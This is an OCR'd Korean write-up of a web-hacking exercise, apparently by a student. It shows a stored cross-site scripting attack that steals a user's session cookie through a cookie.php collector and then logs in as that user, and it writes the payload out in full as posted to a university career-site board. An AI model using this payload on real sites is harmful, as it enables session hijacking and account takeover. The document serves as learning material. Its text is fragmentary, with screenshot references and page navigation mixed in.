
로컬에는 없던 data.txt가 생김



attack.php	2019-03-20 오후 6...	PHP 파일	1KB
board.php	2019-05-03 오후 3...	PHP 파일	2KB
board2.php	2019-03-20 오후 6...	PHP 파일	1KB
check.php	2019-02-20 오후 3...	PHP 파일	1KB
cookie.php	2019-05-04 오후 7...	PHP 파일	1KB
dbConnect.php	2019-01-30 오전 2...	PHP 파일	1KB
dbConnect2.php	2019-03-15 오전 1...	PHP 파일	1KB
delete.php	2019-02-18 오전 1...	PHP 파일	1KB
edit.php	2019-02-11 오후 6...	PHP 파일	2KB
hacker_dun.png	2019-03-19 오후 7...	PNG 파일	130KB
hackerDUN.png	2019-03-15 오후 4...	PNG 파일	130KB
index.php	2019-05-03 오후 3...	PHP 파일	1KB
list.php	2019-05-03 오후 3	PHP 파일	2KB





attack.php	2019-03-20 오후 6...	PHP 파일	1KB
board.php	2019-05-03 오후 3...	PHP 파일	2KB
board2.php	2019-03-20 오후 6...	PHP 파일	1KB
check.php	2019-02-20 오후 3...	PHP 파일	1KB
cookie.php	2019-05-04 오후 7...	PHP 파일	1KB
data.txt	2019-05-05 오후 3...	텍스트 문서	1KB
dbConnect.php	2019-01-30 오전 2...	PHP 파일	1KB
dbConnect2.php	2019-03-15 오전 1...	PHP 파일	1KB
delete.php	2019-02-18 오전 1...	PHP 파일	1KB
edit.php	2019-02-11 오후 6...	PHP 파일	2KB
hacker_dun.png	2019-03-19 오후 7...	PNG 파일	130KB
hackerDUN.png	2019-03-15 오후 4...	PNG 파일	130KB
index.php	2019-05-03 오후 3...	PHP 파일	1KB
list.php	2019-05-03 오후 3	PHP 파일	2KB



data.txt를 읽어보면 PYOZZ1의 쿠키값이 들어있음

쿠키값 탈취 성공!!!!!!






PY0ZZ1로 로그인 성공!!!!!!!!

실제 웹 페이지에서도 이런 식의 공격이 가능한가??

우리에게는 웹 해킹 실습을 위한 보안이 취약한 https://jpp.jbm.ac.kr/가 있다.
가보즈아,,


앱
NAVER
ccit
워게임
웹공부
블로그
Dun0107
ppt
공부
제 11회 한국장학...
기획팀
ppt
글쓰기
글등록
* 글제목
<script>window.open("http://127.0.0.1/cookie.php?data="+document.cookie)</script>
* 작성자
박지윤
팀이름
간략설명
<script>window.open("http://127.0.0.1/cookie.php?data="+document.cookie)</script>
동영상링크
글꼴
9pt
웹해킹... No.Jam ...

[redacted]

학생상담 & 취업지도시스템

홈 | 로그아웃 | 서비스안내 | 대학 홈페이지

마이페이지 | 학생상담 진로설계 경력관리 실전취업 | 취업정보 커뮤니티

학생상담 (JB-SCP) & 취업지도시스템 (JB-JPP)

표상영

[redacted]

취업정보
- 채용정보
- 취업교육 프로그램
- 선배취업사례
- 취업 자료실
- 취업 가이드
- 취업 캘린더
- 기업정보 검색
- 겁나빠른 공채달력

커뮤니티
- 공지사항

커뮤니티 > 자유 게시판

인쇄

자유게시판

작성자 : 박지윤

입사서류에 관해서
작성자 : 송하정

자격증 관련 문의글입니다.
작성자 : 서동재

CLICK

글쓰기

Total : 3

1

자유게시판 GUIDE

관점 : PYOZZ1

[redacted]

학생상담 & 취업지도시스템

마이페이지

학생상담 (JB-SCP) & 취업지도시스템 (JB-JP

표상영

[redacted]

커뮤니티 > 자유 게시판

자유게시판

웹해킹... No.Jam...

취업정보

- 채용정보
- 취업교육 프로그램
- 선배취업사례
- 취업 자료실
- 취업 가이드
- 취업 캘린더
- 기업정보 검색
- 겁나빠른 공채달력


커뮤니티

- 공지사항

